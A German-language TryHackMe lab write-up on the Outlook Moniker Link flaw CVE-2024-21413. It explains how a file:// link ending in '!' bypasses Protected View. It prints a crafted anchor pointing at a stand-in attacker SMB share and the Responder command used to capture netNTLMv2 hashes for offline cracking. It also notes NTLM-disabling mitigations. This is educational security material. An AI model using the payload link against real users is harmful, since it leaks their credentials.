 shauryarathore357-hub/thm-moniker-link-cve-2024-21413-writeup
TryHackMe-Room-Walkthrough zu CVE-2024-21413, der die Umgehung der geschützten Ansicht über den Outlook-Moniker-Link, das Leaken von NTLM-Hashes und das Abfangen von Anmeldeinformationen mit Responder behandelt.

Pfad: Cyber Security 101 → Exploitation Basics → Moniker Link (CVE-2024-21413) Schwierigkeit: Premium-Raum Fokus: Umgehung des geschützten Modus von Outlook, NTLM-Hash-Leak und Anmeldeinformationserfassung mit Responder
CVE-2024-21413 ist eine kritische Microsoft-Outlook-Schwachstelle, die betrifft, wie die Anwendung speziell gestaltete Hyperlinks verarbeitet. Durch Missbrauch des file://-Moniker-Link-Formats mit einem einzigen Sonderzeichen kann ein Angreifer den geschützten Modus von Outlook vollständig umgehen — wodurch Outlook im Hintergrund eine SMB-Verbindung aufbaut und die NTLM-Anmeldeinformationen des Opfers preisgibt, sobald es auf den Link klickt, mit null zusätzlicher Interaktion.
Bevor irgendein Tool zum Einsatz kommt, führt der Raum durch die offizielle Klassifizierung der Schwachstelle, um zu verdeutlichen, wie schwerwiegend dieser Fehler ist.

Der CVE wurde eine Kritisch-Schweregradbewertung zugewiesen — wenig überraschend angesichts der Auswirkungen: Ein einziger Klick auf eine bösartige E-Mail gibt die Windows-Anmeldeinformationen eines Benutzers preis, ohne eine der üblichen Sicherheitswarnungen von Outlook auszulösen.
Outlook öffnet normalerweise http://- und https://-Hyperlinks sicher und markiert sogar Dateianhänge mit dem geschützten Modus, um zu verhindern, dass bösartige Dokumente automatisch ausgehende Verbindungen herstellen. Die Schwachstelle nutzt Moniker-Links aus — einen veralteten Windows-OLE-Mechanismus, der verwendet wird, um auf externe Objekte zu verweisen — anstelle eines Standard-http://-Links.
Zwei Dinge lassen den Exploit funktionieren:

file:// — anstatt auf eine Webressource zu verweisen, referenziert der gestaltete Hyperlink einen Dateipfad (typischerweise einen entfernten UNC/SMB-Pfad wie \\attacker-ip\share), den OLE ganz anders behandelt als einen normalen Weblink.! (Ausrufezeichen), das an den bösartigen Link angehängt wird, löst tatsächlich die Umgehung des geschützten Modus aus. Dieses Zeichen hat eine besondere Bedeutung in der Moniker-Link-Syntax — es trennt das Linkziel von einem internen Fragment/Verweis, und der Parser von Outlook wendet den geschützten Modus bei seinem Vorhandensein nicht korrekt an, wodurch die Anfrage sofort ausgelöst wird, anstatt in einer Sandbox isoliert zu werden.Zusammengesetzt sieht ein Link so aus:
<a href="file:///\\attacker-ip\share\test!something">Click here</a>
Dies veranlasst Outlook, in dem Moment, in dem das Opfer klickt, im Hintergrund eine SMB-Verbindung zurück zum Rechner des Angreifers aufzubauen — alles ohne jemals eine Warnung des geschützten Modus anzuzeigen.
Nachdem der Übertragungsmechanismus verstanden ist, besteht der nächste Schritt darin, einen Listener aufzusetzen, um die Anmeldeinformationen tatsächlich abzufangen, sobald das Opfer mit dem bösartigen Link interagiert.

Responder ist das Tool, das auf der AttackBox verwendet wird, um die geleakten Anmeldeinformationen abzufangen. Responder funktioniert, indem es gefälschte SMB/LLMNR/NBT-NS-Listener-Dienste startet — wenn also der OLE-Parser von Outlook den vom Angreifer kontrollierten UNC-Pfad erreicht, der im Moniker-Link eingebettet ist, authentifiziert er sich gegenüber dem gefälschten SMB-Dienst von Responder und gibt dabei einen netNTLMv2-Hash preis.
responder -I <interface>
Sobald die gestaltete E-Mail gesendet wurde und das Opfer auf den bösartigen Hyperlink klickt, fängt Responder den eingehenden Authentifizierungsversuch ab und gibt den netNTLMv2-Hash direkt im Terminal aus — bereit, offline geknackt zu werden (z. B. mit hashcat oder John the Ripper), um das Klartextpasswort des Opfers wiederherzustellen.
Dieser Raum ist eine saubere Demonstration davon, wie ein einzelnes übersehenes Zeichen in einem URI-Parser eine Sicherheitskontrolle vollständig untergraben kann, die seit Jahren existiert. Der geschützte Modus wurde speziell dafür entwickelt, genau diese Art von stillem ausgehendem Leak zu verhindern — und eine Ein-Zeichen-Eigenheit bei der Verarbeitung von Moniker-Links reichte aus, um ihn vollständig zu umgehen. Es ist auch eine gute Erinnerung daran, warum das Deaktivieren von NTLM (oder zumindest die organisationsweite Durchsetzung von SMB-Signierung) eine der wirksamsten Gegenmaßnahmen gegen diese ganze Klasse von Hash-Leak-Angriffen bleibt.
In diesem Raum war kein wörtliches CTF-Flag enthalten — alle gezeigten Screenshots sind die konzeptionellen/technischen Antworten, die vollständig präsentiert werden, da keiner ein vorgefertigtes Challenge-Flag darstellt.
| Schritt | Detail |
|---|
| Schwachstelle | CVE-2024-21413 — Umgehung des geschützten Modus von Outlook Moniker Link |
| Schweregrad | Kritisch |
| Typ des bösartigen Links | file:// Moniker Link (UNC/SMB-Pfad) |
| Auslöser der Umgehung | Ein einzelnes !-Zeichen im Link |
| Erfassungstool | Responder |
| Typ der geleakten Anmeldeinformationen | netNTLMv2-Hash |
